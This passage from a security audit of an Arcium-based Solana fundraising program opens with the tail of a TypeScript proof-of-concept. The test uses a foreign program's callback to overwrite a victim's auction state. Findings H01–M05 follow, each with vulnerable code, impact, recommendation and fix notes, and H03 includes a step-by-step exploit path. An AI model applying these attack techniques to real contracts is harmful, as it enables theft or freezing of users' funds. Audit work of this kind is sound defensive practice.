    executingPool: victimArcium.executingPool,
    computationAccount: victimArcium.computationAccount,
```

... continued

TS

```
    compDefAccount: victimArcium.compDefAccount,
    clusterAccount: victimArcium.clusterAccount,
    poolAccount: getFeePoolAccAddress(),
    clockAccount: getClockAccAddress(),
    signPdaAccount: signPda(victim.programId),
    systemProgram: anchor.web3.SystemProgram.programId,
    arciumProgram: arciumProgramId,
  })
  .signers([authority])
  .rpc()

  await awaitComputationFinalization(provider, victimOffset, victim.programId, 'confirmed',
180_000)
  await reclaimFinalizedComputationRent(provider, victimOffset)

  const beforeInfo = await connection.getAccountInfo(auctionState, 'confirmed')
  assert.isNotNull(beforeInfo, 'victim AuctionState must exist before attack')
  const beforeHash = sha256(beforeInfo!.data)

  const callbackIx = victim.idl.instructions.find(
    (ix) => ix.name === 'init_auction_state_callback' || ix.name === 'initAuctionStateCallba
ck',
  )
  assert(callbackIx, 'victim callback discriminator not found')

  const attackOffset = randomComputationOffset()
  const callbackDiscriminator = Buffer.from(callbackIx!.discriminator)
  const attackerArcium = getArciumAccounts(attacker.programId, 'init_auction_state', attackO
ffset)
  await attacker.methods
    .queueForeignInitCallback(attackOffset, victim.programId, callbackDiscriminator)
    .accountsPartial({
      payer: authority.publicKey,
      mxeAccount: attackerArcium.mxeAccount,
      mempoolAccount: attackerArcium.mempoolAccount,
      executingPool: attackerArcium.executingPool,
      computationAccount: attackerArcium.computationAccount,
      compDefAccount: attackerArcium.compDefAccount,
      clusterAccount: attackerArcium.clusterAccount,
      poolAccount: getFeePoolAccAddress(),
      clockAccount: getClockAccAddress(),
      signPdaAccount: signPda(attacker.programId),
      victimSale: sale,
      victimAuctionState: auctionState,
      systemProgram: anchor.web3.SystemProgram.programId,
      arciumProgram: arciumProgramId,
    })
    .signers([authority])
    .rpc()

  const arciumProgram = getArciumProgram(provider)
  const queued = await arciumProgram.account.computationAccount.fetch(attackerArcium.computa
tionAccount, 'confirmed')
```

... continued

TS

```
assert.equal(queued.mxeProgramId.toBase58(), attacker.programId.toBase58(), 'queued
computation must belong to attacker MXE')
assert.equal(
  queued.customCallbackInstructions[0].programId.toBase58(),
  victim.programId.toBase58(),
  'stored custom callback must target victim program',
)

await awaitComputationFinalization(provider, attackOffset, attacker.programId, 'confirmed'
, 180_000)

const afterInfo = await connection.getAccountInfo(auctionState, 'confirmed')
assert.isNotNull(afterInfo, 'victim AuctionState must still exist after attack')
const afterHash = sha256(afterInfo!.data)

console.log(`victim_program=${victim.programId.toBase58()}`)
console.log(`attacker_program=${attacker.programId.toBase58()}`)
console.log(`attacker_computation=${attackerArcium.computationAccount.toBase58()}`)
console.log(`stored_callback_program=${queued.customCallbackInstructions[0].programId.toBa
se58()}`)
console.log(`auction_state_before=${beforeHash}`)
console.log(`auction_state_after=${afterHash}`)

assert.notEqual(afterHash, beforeHash, 'foreign callback should overwrite victim
AuctionState')
})
})
```

RECOMMENDATION

Bind every callback to the exact locally queued computation.

Specifically:

- constrain **mxe_account** to this program's expected MXE PDA;
- constrain **cluster_account** to the expected cluster PDA for that MXE;
- constrain **comp_def_account** to the expected computation definition PDA;
- store the pending computation offset/account when queueing init, settlement, and bid check computations;
- in each callback, require **computation_account** to equal the stored pending computation;
- clear the pending computation only after successful callback processing;
- add status/generation guards so init cannot overwrite finalized/settling auction state;

FIX REVIEW NOTES

Fixed according to the recommendation.

H01: Malformed bid encryption key can permanently lock shard processing



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/commit.rs:L123 [↗](#)

RELEVANT SNIPPET

```
>_commit.rs RUST
121: bid.tokens = 0;
122: bid.amount = amount;
123: bid.encryption_key = encryption_key;
124: bid.bid_nonce = bid_nonce;
125: bid.encrypted_max_fdv = encrypted_max_fdv;
```

DESCRIPTION

The `commit` stores the bidder-supplied X25519 encryption key without checking that it is usable:

```
RUST
// programs/fundraising_program/src/instructions/commit.rs
bid.encryption_key = encryption_key;
bid.bid_nonce = bid_nonce;
bid.encrypted_max_fdv = encrypted_max_fdv;
```

The same unchecked value can also be written through `update_bid` before the bid is submitted to MPC:

- https://github.com/momentum-labz/crafts/blob/e7c04b84113ecf82b4215b6478661ba4d3efe4cb/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/update_bid.rs#L58

```
>_update_bid.rs RUST
56: bid.encrypted_max_fdv = encrypted_max_fdv;
57: bid.bid_nonce = bid_nonce;
58: bid.encryption_key = encryption_key;
59:
60: msg!(
```

RUST

```
// programs/fundraising_program/src/instructions/update_bid.rs
bid.encrypted_max_fdv = encrypted_max_fdv;
bid.bid_nonce = bid_nonce;
bid.encryption_key = encryption_key;
```

That key is later passed directly into the Arcium submit computation: https://github.com/momentum-labz/crafts/blob/e7c04b84113ecf82b4215b6478661ba4d3efe4cb/fundraising_program/programs/fundraising_program/src/instructions/queue_submit_to_shard.rs#L123

> _queue_submit_to_shard.rs

RUST

```
121: const SHARD_CIPHERTEXT_LENGTH: u32 = (STATE_LEN as u32) * 32;
122:
123: let args = ArgBuilder::new()
124:     .x25519_pubkey(bid_encryption_key)
125:     .plaintext_u128(bid_nonce)
```

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
let args = ArgBuilder::new()
    .x25519_pubkey(bid_encryption_key)
    .plaintext_u128(bid_nonce)
    .account(bid_key, BID_CIPHERTEXT_OFFSET, BID_CIPHERTEXT_LENGTH)
    .plaintext_u128(state_nonce)
    ...
    .build();
```

Queueing the computation locks both the bid and its shard:

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
shard.state_ready = 0;
shard.pending_computation = ctx.accounts.computation_account.key();

ctx.accounts.sealed_bid.bid_submitted = true;
ctx.accounts.sealed_bid.queued_computation_offset = computation_offset;
ctx.accounts.sealed_bid.queued_at = Clock::get()?.unix_timestamp;
```

If the malformed key causes the Arcium output verification to fail, the callback exits before it clears that lock or marks the bid invalid:

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
let output = match output.verify_output(
    &ctx.accounts.cluster_account,
    &ctx.accounts.computation_account,
) {
    Ok(SubmitBidShardV2Output { field_0: s }) => s,
    Err(e) => {
        msg!("MPC verification failed for submit_bid_shard_v2: {}", e);
        return Err(ErrorCode::AbortedComputation.into());
    }
};
```

The normal invalid-bid cleanup only runs after a verified MPC output returns **is_valid = 0**. It is skipped on **verify_output** failure:

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
if !parse_submit_bid_validity(is_valid)? {
    sealed_bid.invalidated = true;
    sealed_bid.bid_submitted = false;
    sealed_bid.bid_checked = true;
    sealed_bid.queued_computation_offset = 0;
    sealed_bid.queued_at = 0;
    sealed_bid.refund = sealed_bid.amount;

    shard.invalid_bids = shard
        .invalid_bids
        .checked_add(1)
        .ok_or(ErrorCode::ArithmeticOverflow)?;
    shard.state_ready = 1;
    shard.pending_computation = Pubkey::default();
    ...
    sale.invalid_bids = sale
        .invalid_bids
        .checked_add(1)
        .ok_or(ErrorCode::ArithmeticOverflow)?;
    sale.bids_checked = sale
        .bids_checked
        .checked_add(1)
        .ok_or(ErrorCode::ArithmeticOverflow)?;
    return Ok(());
}
```

The reset path does not recover this finalized-failure state. `reset_bid_submission` only accepts non-finalized computation accounts:

RUST

```
// programs/fundraising_program/src/instructions/reset_bid_submission.rs
require!(
  computation_data[COMP_STATUS_OFFSET] != COMP_STATUS_FINALIZED,
  ErrorCode::AlreadyProcessed
);
```

Once the computation has finalized and the callback has failed output verification, the bid remains submitted, the shard remains not ready, and the terminal counters do not advance.

PRACTICAL IMPACT

One bidder can leave a bid and shard stuck, preventing normal settlement and forcing refund or authority intervention.

RECOMMENDATION

Reject malformed encryption keys before they can enter the bid lifecycle. At minimum, reject the all-zero X25519 public key in `commit`. Add bid-key validation at every write boundary.

FIX REVIEW NOTES

Fixed according to the recommendation.

H02: Zero submit computation offsets permanently wedge bids and shards



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_submit_to_shard.rs:L156 [↗](#)

RELEVANT SNIPPET

> _queue_submit_to_shard.rs

RUST

```
154: queue_computation(  
155:     ctx.accounts,  
156:     computation_offset,  
157:     args,  
158:     vec![SubmitBidShardV2Callback::callback_ix(  

```

DESCRIPTION

`queue_submit_to_shard` accepts an arbitrary `computation_offset` and never rejects `0`. After queueing the Arcium computation, it stores that value in `sealed_bid.queued_computation_offset` and marks the shard pending.

The later recovery and callback paths treat offset `0` as the sentinel for "no queued computation":

- The submit callback account constraints require `sealed_bid.queued_computation_offset > 0` before accepting the Arcium result.
- `reset_bid_submission` also requires `sealed_bid.queued_computation_offset > 0` before authority can clear a stuck submission.

Therefore, if a bid is queued with `computation_offset = 0`, the program records:

```
sealed_bid.bid_submitted = true  
sealed_bid.queued_computation_offset = 0  
shard.state_ready = 0  
shard.pending_computation = computation_account
```

But the matching callback cannot pass account validation, and the reset instruction cannot be invoked. While the sale is **Active**, this can be triggered by the bid owner or authority. Once the sale is **Ready**, `queue_submit_to_shard` is permissionless, so any caller can target any still-unsubmitted bid and permanently wedge that bid's shard.

PRACTICAL IMPACT

A zero computation offset can leave a bid non-terminal and the shard not ready, blocking settlement until authority refund or repair.

RECOMMENDATION

- Require **computation_offset > 0** in every queue instruction that stores or later relies on the offset.
- Prefer not using **0** as both a valid Arcium offset and a local sentinel. Store an explicit **Option**-like flag or a pending computation pubkey only.

FIX REVIEW NOTES

Fixed according to the recommendation.

H03: Merge reset can unmerge an unrelated shard or subtree and enable lineage-corrupt settlement



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/reset_shard_merge.rs:L28-L46 [↗](#)

RELEVANT SNIPPET

```
> _reset_shard_merge.rs RUST
26: pub sale: Box<Account<'info, Sale>>,
27:
28: /// The shard to un-merge. Must be currently marked as merged.
29: #[account(
30:     mut,
31:     constraint = shard.load()?.sale == sale.key() @ ErrorCode::InvalidParameters,
32:     constraint = shard.load()?.is_merged == 1 @ ErrorCode::InvalidParameters, // Must
    be currently merged
33:     constraint = shard.load()?.state_ready == 1 @ ErrorCode::ShardStateNotReady,
34: )]
35: pub shard: AccountLoader<'info, ShardState>,
36:
37: /// The abandoned merge output shard from the failed computation. It is
38: /// burned so a late callback cannot make stale output consumable.
39: #[account(
40:     mut,
41:     constraint = output_shard.load()?.sale == sale.key() @ ErrorCode::InvalidParameters,
42:     constraint = is_merge_output_shard_index(output_shard.load()?.shard_index) @ ErrorCode::InvalidParameters,
43:     constraint = output_shard.load()?.state_ready == 0 @ ErrorCode::InvalidParameters,
44:     constraint = output_shard.load()?.pending_computation != Pubkey::default() @ ErrorCode::InvalidParameters,
45: )]
46: pub output_shard: AccountLoader<'info, ShardState>,
47:
48: /// CHECK: The handler validates that this is the exact pending merge
```

DESCRIPTION

`queue_merge_shards` marks the actual input shards as merged, but the output shard does not store the input shard keys. `reset_shard_merge` later accepts any `shard` for the same sale with `is_merged == 1`; it only verifies that the separate `output_shard` has a pending merge computation. It does not prove that the shard being unmerged was one of that output's inputs.

This is not limited to a single original bid shard. A consumed merge-output shard also satisfies the same `is_merged == 1` and `state_ready == 1` constraints, so the reset path can resurrect an entire already-consumed subtree. After that, the subtree can be merged again while the prior successful output still contains it.

Exploit path:

1. Original shard/subtree **X** has the same valid/invalid counts as another original shard/subtree **Y**.
2. **X** merges successfully with other inputs into output **P**; `X.is_merged = 1`, and **P** now contains **X**.
3. A separate merge output **R** is queued and then becomes resettable.
4. Authority calls `reset_shard_merge` with `shard = X` and `output_shard = R`, even though **X** was not an input to **R**.
5. The handler sets `X.is_merged = 0` while **P** still contains **X**.
6. **X** can now be merged again with **P**, producing a final candidate that contains **X** twice and omits **Y**.
7. Because **X** and **Y** have matching valid/invalid counts, `finalize_merge` can accept the lineage-corrupt final shard: aggregate `bids_processed` and `invalid_bids` match, but original-shard coverage is wrong.

This is authority-gated, so it is not a permissionless external attack. The impact is nevertheless high if the authority key or operational reset script is in scope: the final encrypted demand histogram can duplicate one subtree and omit another while all on-chain count gates pass. That can distort clearing, allow a sale to settle when the correctly covered demand would have failed `raise_min`, or unfairly change which bidders receive allocations.

PRACTICAL IMPACT

A wrong reset can let the same shard demand be counted twice, which can overstate the sale and misallocate funds or tokens.

RECOMMENDATION

Store the input shard keys on the output shard at merge queue time (`pending_inputs: [Pubkey; 5]` and `pending_input_count: u8` on `ShardState`, populated in `queue_merge_shards`). Require `reset_shard_merge` to verify that the input shard being reset is one of those recorded inputs. This binds reset operations to the exact merge they belong to, eliminating cross-merge unstamping.

FIX REVIEW NOTES

Fixed according to the recommendation.

H04: Per-bid clearing check misclassifies clamped top-bucket bids as receiving full allocation



LOCATION

[crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L95-L120](#) [↗](#)

RELEVANT SNIPPET

```
>_lib.rsRUST
93:     let mut buckets = state.to_arcis();
94:
95:     let range = fdv_max - fdv_min;
96:     let bucket_size = range / (bucket_count - 1);
97:
98:     let is_valid = (max_fdv >= fdv_min) as u64;
99:     let bucket_fdv = if max_fdv < fdv_min {
100:         fdv_min
101:     } else if max_fdv > fdv_max {
102:         fdv_max
103:     } else {
104:         max_fdv
105:     };
106:
107:     let offset = bucket_fdv - fdv_min;
108:     let mut bucket_idx = (offset + bucket_size / 2) / bucket_size;
109:     if bucket_idx >= bucket_count {
110:         bucket_idx = bucket_count - 1;
111:     }
112:
113:     for j in 0..MAX_BUCKET_COUNT {
114:         if (j as u64) < bucket_count {
115:             let is_target = (j as u64 == bucket_idx) as u64;
116:             buckets[j] = buckets[j] + (amount * is_target * is_valid);
117:         }
118:     }
119:
120:     (state.owner.from_arcis(buckets), is_valid.reveal())
121: }
122:
```

OTHER LOCATIONS

- [crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L153-L167](#) [↗](#)
- [crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/receive_settlement.rs:L214-L217](#) [↗](#)

- [crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/check_bid_cleared.rs:L222-L274](#) 
- [crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/withdraw_raised.rs:L43-L57](#) 

DESCRIPTION

The bid aggregation circuit normalizes each encrypted max FDV before adding demand to a bucket: values above **fdv_max** are clamped to **fdv_max**, then rounded into a bucket. However, the later per-bid clearing check compares the raw decrypted max FDV directly against **clearing_bucket_low** and **clearing_bucket_high**.

As a result, a bid with **max_fdv > fdv_max** can be counted as marginal demand in the top bucket during settlement, but later be classified as "above clearing" and receive 100% allocation. This breaks the invariant that per-bid allocations must match the bucket semantics used to compute settlement.

PRACTICAL IMPACT

A bidder can receive full allocation when they should be pro-rata, causing over-withdrawal of USDC or token inventory shortfalls for later claimants.

RECOMMENDATION

Make **check_bid_cleared** use the same normalization logic as **submit_bid_shard_v2**: clamp the encrypted max FDV to **[fdv_min, fdv_max]**, compute the same rounded bucket index, and compare bucket indexes rather than raw FDV values. Pass **clearing_bucket_idx**, **fdv_min**, **fdv_max**, and **bucket_count** so both circuits share identical semantics.

FIX REVIEW NOTES

Fixed according to the recommendation.

M01: Sale token authorities can block or dilute finalized allocations



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/initialize_sale.rs:L53 [↗](#)

RELEVANT SNIPPET

```
> _initialize_sale.rs RUST  
51: pub const MIN_COMMITMENT_WINDOW_SECONDS: i64 = 60;  
52:  
53: pub fn handler_initialize_sale(  
54:     ctx: Context<InitializeSale>,  
55:     name: String,
```

DESCRIPTION

The program can complete a sale against a token whose external authorities can still interfere with the promised allocation. A freeze authority can block claims after users have committed USDC and after the sale has finalized. An active mint authority can dilute all users who bought the token through the sale.

initialize_sale accepts any SPL **Mint** as the sale token and records it in **sale.token_mint**. **fund_sale** verifies that the authority's token account matches that mint and transfers the required inventory into the sale vault. **claim_allocation** later transfers from the sale vault to the user's token account.

The scoped program does not check that:

- the sale token mint authority is revoked or governed, or
- the sale token freeze authority is absent.

If a value-bearing deployment uses a sale mint with an active freeze authority, that authority can freeze the sale vault or targeted user token accounts and prevent redemption transfers. If mint authority remains active, post-sale dilution is possible outside this program's accounting.

PRACTICAL IMPACT

Users can pay into a sale and later be blocked from claiming, or receive tokens that can be diluted after the sale.

RECOMMENDATION

Reject unsafe sale mints before activation. At minimum, **initialize_sale** or **fund_sale** should enforce:

RUST

```
require!(ctx.accounts.token_mint.freeze_authority.is_none(), ErrorCode::InvalidParameters);  
require!(ctx.accounts.token_mint.mint_authority.is_none(), ErrorCode::InvalidParameters);
```

FIX REVIEW NOTES

Fixed for **freeze_authority**. **mint_authority** is intentionally allowed as per the comment:
// Mint authority is intentionally allowed: production sale mints are governed
// by the external token-vault/DAO program, not by this fundraising program.

M02: Unused merge shard inputs can be mutated after queueing to abort the merge



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_merge_shards.rs:L167-L175 [↗](#)

RELEVANT SNIPPET

>_queue_merge_shards.rs

RUST

```
165: let mut args = ArgBuilder::new();
166:
167: for i in 0..5usize {
168:     let shard = shards[i].load()?;
169:     args = args.plaintext_u128(shard.state_nonce).account(
170:         shards[i].key(),
171:         SHARD_CIPHERTEXT_OFFSET,
172:         SHARD_CIPHERTEXT_LENGTH,
173:     );
174:     drop(shard);
175: }
176:
177: let built_args = args.plaintext_u64(shard_count as u64).build();
```

DESCRIPTION

`queue_merge_shards` only validates the first `shard_count` input shards, but it still passes all five shard slots to Arcium. For a 2-shard merge, `shard_0` and `shard_1` are validated and marked `is_merged = 1`, while `shard_2`, `shard_3`, and `shard_4` can be unrelated or mutable shards.

Each shard is queued as a plaintext `state_nonce` plus an account-backed ciphertext reference:

```
for i in 0..5usize {
    let shard = shards[i].load()?;
    args = args.plaintext_u128(shard.state_nonce).account(
        shards[i].key(),
        SHARD_CIPHERTEXT_OFFSET,
        SHARD_CIPHERTEXT_LENGTH,
    );
    drop(shard);
}
```

RUST

The circuit then decrypts all shard inputs before masking unused slots out of the arithmetic result:

RUST

```
let mut result = state_0.to_arcis();
    let states = [
        state_1.to_arcis(),
        state_2.to_arcis(),
        state_3.to_arcis(),
        state_4.to_arcis(),
    ];
```

This nonce/ciphertext pairing is stateful: successful callbacks replace both the nonce and ciphertext, including merge callbacks:

RUST

```
shard.state_nonce = state.nonce;
```

So if an unused shard is mutated after the victim merge is queued, the queued nonce can become stale relative to the referenced ciphertext bytes. The unused shard is not counted in the merge result, but decryption can still fail and abort the whole computation.

Because the real input shards were already consumed, and **reset_shard_merge** only releases one shard before abandoning the output, the merge branch can be left unrecoverable through the normal flow.

PRACTICAL IMPACT

A caller can block merge progress and delay settlement or claims. The likely outcome is admin intervention or refund mode, not theft.


RECOMMENDATION

Do not pass unused mutable shard accounts to Arcium. Instead, use separate merge paths for each supported shard count, or fill unused slots with immutable zero-value shard states owned by the same sale. Also validate every shard account passed to Arcium, reject duplicate input/output shard accounts, and store the full list of consumed input shards so a reset can release all of them together.

FIX REVIEW NOTES

Fixed. Unused slots must equal **shard_0**, so unrelated mutable filler shards cannot be passed.

M03: Aggregate settlement can pass raise_min while realized checked allocations fall below it



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/receive_settlement.rs:L300-L304 [↗](#)

RELEVANT SNIPPET

```
>_receive_settlement.rs RUST
298:         .ok_or(ErrorCode::ArithmeticOverflow)?;
299:
300:     if settlement.total_raised < sale.raise_min {
301:         enable_refund_mode(sale);
302:     } else {
303:         sale.status = SaleStatus::Settled;
304:     }
305:
306:     Ok(())
```

DESCRIPTION

Settlement decides whether the sale succeeded by comparing the aggregate settlement result against **sale.raise_min**:

```
RUST
// programs/fundraising_program/src/instructions/receive_settlement.rs
let (clearing_fdv, marginal_fill_rate, total_raised) = if remaining > 0 {
    let fill_rate = if mpc.demand_marginal == 0 {
        FILL_RATE_SCALE
    } else {
        let scaled = (remaining as u128)
            .checked_mul(FILL_RATE_SCALE as u128)
            .ok_or(ErrorCode::InvalidParameters)?
            .checked_div(mpc.demand_marginal as u128)
            .ok_or(ErrorCode::InvalidParameters)?;
        u64::try_from(scaled)
            .map_err(|_| ErrorCode::InvalidParameters)?
            .min(FILL_RATE_SCALE)
    };
    let total = mpc
        .demand_above
        .checked_add(remaining.min(mpc.demand_marginal))
```

... continued

RUST

```
.ok_or(ErrorCode::InvalidParameters)?;
    (clearing_bucket_fdv, fill_rate, total)
} else {
    ...
};
```

RUST

```
// programs/fundraising_program/src/instructions/receive_settlement.rs
sale.total_raised = Some(settlement.total_raised);

if settlement.total_raised < sale.raise_min {
    enable_refund_mode(sale);
} else {
    sale.status = SaleStatus::Settled;
}
```

For marginal bids, the accepted amount is recomputed later on each individual bid:

RUST

```
// programs/fundraising_program/src/utils/math.rs
pub fn calculate_marginal_allocation(amount: u64, marginal_fill_rate: u64) -> Result<u64> {
    let allocation = (amount as u128)
        .checked_mul(marginal_fill_rate as u128)
        .ok_or(ErrorCode::ArithmeticOverflow)?
        .checked_div(FILL_RATE_SCALE as u128)
        .ok_or(ErrorCode::DivisionByZero)?;

    u64::try_from(allocation).map_err(|_| ErrorCode::ArithmeticOverflow.into())
}
```

The checked per-bid amounts are accumulated separately:

RUST

```
// programs/fundraising_program/src/instructions/check_bid_cleared.rs
} else if bid_status == 1 {
    let allocation = calculate_marginal_allocation(bid.amount, marginal_fill_rate)?;
    ...
    bid.allocation = allocation;
    bid.refund = bid
        .amount
        .checked_sub(allocation)
        .ok_or(ErrorCode::ArithmeticOverflow)?;
    ...
}

sale.total_allocated_checked = sale
    .total_allocated_checked
    .checked_add(bid.allocation)
    .ok_or(ErrorCode::ArithmeticOverflow)?;
```

The authority can only withdraw the checked realized amount, not **sale.total_raised**:

RUST

```
// programs/fundraising_program/src/instructions/withdraw_raised.rs
ctx.accounts
  .sale
  .total_raised
  .ok_or(ErrorCode::ArciumSettlementNotReceived)?;
let raised_amount = ctx.accounts.sale.total_allocated_checked;
```

This creates a mismatch at the **raise_min** boundary. The aggregate settlement math can record a successful sale, while per-bid flooring later realizes less accepted USDC than the minimum raise.

> This is an accounting and sale-state invariant break: the sale can be finalized as successful while the realizable accepted USDC is below the minimum the sale was configured to require.

PRACTICAL IMPACT

A sale can be marked successful even though final checked allocations collect less than the configured minimum raise.

RECOMMENDATION

Use the same realized accounting basis for the success check and final withdrawal accounting.

One direct approach is to defer final success/failure until all bids have been checked, then compare **sale.total_allocated_checked** against **sale.raise_min** before allowing claims and authority withdrawal:

RUST

```
// programs/fundraising_program/src/instructions/enable_claims.rs
require!(
  sale.total_allocated_checked >= sale.raise_min,
  ErrorCode::InvalidRaiseRange
);
```

TEXT

```
after all bid checks:
  if sale.total_allocated_checked < sale.raise_min:
    move sale to Refunding
  else:
    allow Finalized / claims / withdraw_raised
```

enable_claims is the natural enforcement point because it already requires every bid to be checked before finalizing the sale:

RUST

```
// programs/fundraising_program/src/instructions/enable_claims.rs
constraint = sale.bids_checked >= sale.total_bids @ ErrorCode::BidNotChecked,
...
sale.claims_enabled = true;
sale.status = SaleStatus::Finalized;
```

Alternatively, keep settlement-time success but make the marginal allocation algorithm distribute the exact **remaining** amount across marginal bids, including deterministic dust assignment, so **sum(per_bid_allocations)** equals the aggregate marginal amount used for **total_raised**.

FIX REVIEW NOTES

Fix confirmed. **enable_claims** now refunds if **total_allocated_checked** < **raise_min**, and **withdraw_raised** enforces the same realized-amount check.

M04: Sale initialization accepts non-6-decimal payment mints despite USDC-denominated thresholds



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/initialize_sale.rs:L53 [↗](#)

RELEVANT SNIPPET

>_ initialize_sale.rs

RUST

```
51: pub const MIN_COMMITMENT_WINDOW_SECONDS: i64 = 60;
52:
53: pub fn handler_initialize_sale(
54:     ctx: Context<InitializeSale>,
55:     name: String,
```

DESCRIPTION

The sale stores the configured payment mint as `sale.usdc_mint`, but `initialize_sale` does not check that the mint has 6 decimals:

RUST

```
// programs/fundraising_program/src/instructions/initialize_sale.rs
pub token_mint: Account<'info, Mint>,
pub usdc_mint: Account<'info, Mint>,
```

RUST

```
// programs/fundraising_program/src/instructions/initialize_sale.rs
sale.token_mint = ctx.accounts.token_mint.key();
sale.usdc_mint = ctx.accounts.usdc_mint.key();
sale.usdc_vault = ctx.accounts.usdc_vault.key();
sale.token_vault = ctx.accounts.token_vault.key();
sale.token_supply = token_supply;
sale.supply_percentage = supply_percentage;
sale.raise_min = raise_min;
sale.raise_max = raise_max;
sale.fdv_min = fdv_min;
sale.fdv_max = fdv_max;
sale.min_commitment = MIN_COMMITMENT;
```

The program hardcodes the minimum commitment in 6-decimal USDC units:

RUST

```
// programs/fundraising_program/src/instructions/initialize_sale.rs
/// Minimum commitment: $5 USDC (with 6 decimals)
pub const MIN_COMMITMENT: u64 = 5_000_000;
```

That raw value is copied into every sale and later enforced during **commit**:

RUST

```
// programs/fundraising_program/src/instructions/commit.rs
require!(amount > 0, ErrorCode::InvalidAmount);
require!(amount >= sale.min_commitment, ErrorCode::InvalidAmount);
```

The token transfer itself uses the live decimals of the configured mint:

RUST

```
// programs/fundraising_program/src/instructions/commit.rs
let cpi_accounts = TransferChecked {
    from: ctx.accounts.user_usdc_account.to_account_info(),
    mint: ctx.accounts.usdc_mint.to_account_info(),
    to: ctx.accounts.usdc_vault.to_account_info(),
    authority: ctx.accounts.user.to_account_info(),
};

let cpi_ctx = CpiContext::new(Token::id(), cpi_accounts);

token::transfer_checked(cpi_ctx, amount, ctx.accounts.usdc_mint.decimals)?;
```

As a result, the program can run a live sale with a payment mint whose unit scale does not match the hardcoded business thresholds.

PRACTICAL IMPACT

A sale configured with the wrong payment mint decimals can price commitments, refunds, and withdrawals in the wrong unit.

RECOMMENDATION

Validate the payment mint during sale initialization.

FIX REVIEW NOTES

initialize_sale now enforces **usdc_mint.decimals == 6**.

M05: Exact clearing price winners are refunded by bucket-only bid classification



LOCATION

[crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/receive_settlement.rs:L250-L257](#) [↗](#)

RELEVANT SNIPPET

```
>_receive_settlement.rs RUST
248: // demand_above alone covers target → implied FDV from demand_above
249: // Marginal bidders get 0% fill (clearing exceeds their max bid)
250: let implied_fdv = if mpc.demand_above == 0 {
251:     sale.fdv_min
252: } else {
253:     ((mpc.demand_above as u128)
254:      .checked_mul(sale.token_supply as u128)
255:      .ok_or(ErrorCode::InvalidParameters)?
256:      .checked_div(tokens_for_sale as u128)
257:      .ok_or(ErrorCode::InvalidParameters)?) as u64
258: };
259:
```

OTHER LOCATIONS

- [crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L153-L166](#) [↗](#)
- [crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/check_bid_cleared.rs:L214-L240](#) [↗](#)

DESCRIPTION

Settlement has a branch where the clearing price is not the bucket price. If demand above the clearing bucket is already enough to meet the bucket target, **derive_settlement** computes an implied FDV and stores it as **clearing_fdv** with a zero marginal fill rate:

```
RUST
// programs/fundraising_program/src/instructions/receive_settlement.rs
let remaining = raise_target.saturating_sub(mpc.demand_above);

let (clearing_fdv, marginal_fill_rate, total_raised) = if remaining > 0 {
    ...
} else {
    // demand_above alone covers target -> implied FDV from demand_above
    // Marginal bidders get 0% fill (clearing exceeds their max bid)
```

... continued

RUST

```
let implied_fdv = if mpc.demand_above == 0 {
    sale.fdv_min
} else {
    ((mpc.demand_above as u128)
     .checked_mul(sale.token_supply as u128)
     .ok_or(ErrorCode::InvalidParameters)?
     .checked_div(tokens_for_sale as u128)
     .ok_or(ErrorCode::InvalidParameters)? ) as u64
};

if implied_fdv > sale.fdv_max {
    ...
    (sale.fdv_max, 0u64, raise_target_at_max)
} else {
    (implied_fdv, 0u64, mpc.demand_above)
}
};
```

That comment only holds if every bid in the clearing bucket is below the implied FDV. When the implied FDV lands inside the bucket, there can be bids in the same bucket that are still above the exact clearing price.

The per-bid check never receives the exact **clearing_fdv**. **handler_queue_check_bid** passes only the bucket low and high bounds to the MPC circuit:

RUST

```
// programs/fundraising_program/src/instructions/check_bid_cleared.rs
let clearing_bucket_low = sale
    .clearing_bucket_low
    .ok_or(ErrorCode::ArciumSettlementNotReceived)?;
let clearing_bucket_high = sale
    .clearing_bucket_high
    .ok_or(ErrorCode::ArciumSettlementNotReceived)?;

let args = ArgBuilder::new()
    .x25519_pubkey(bid.encryption_key)
    .plaintext_u128(bid.bid_nonce)
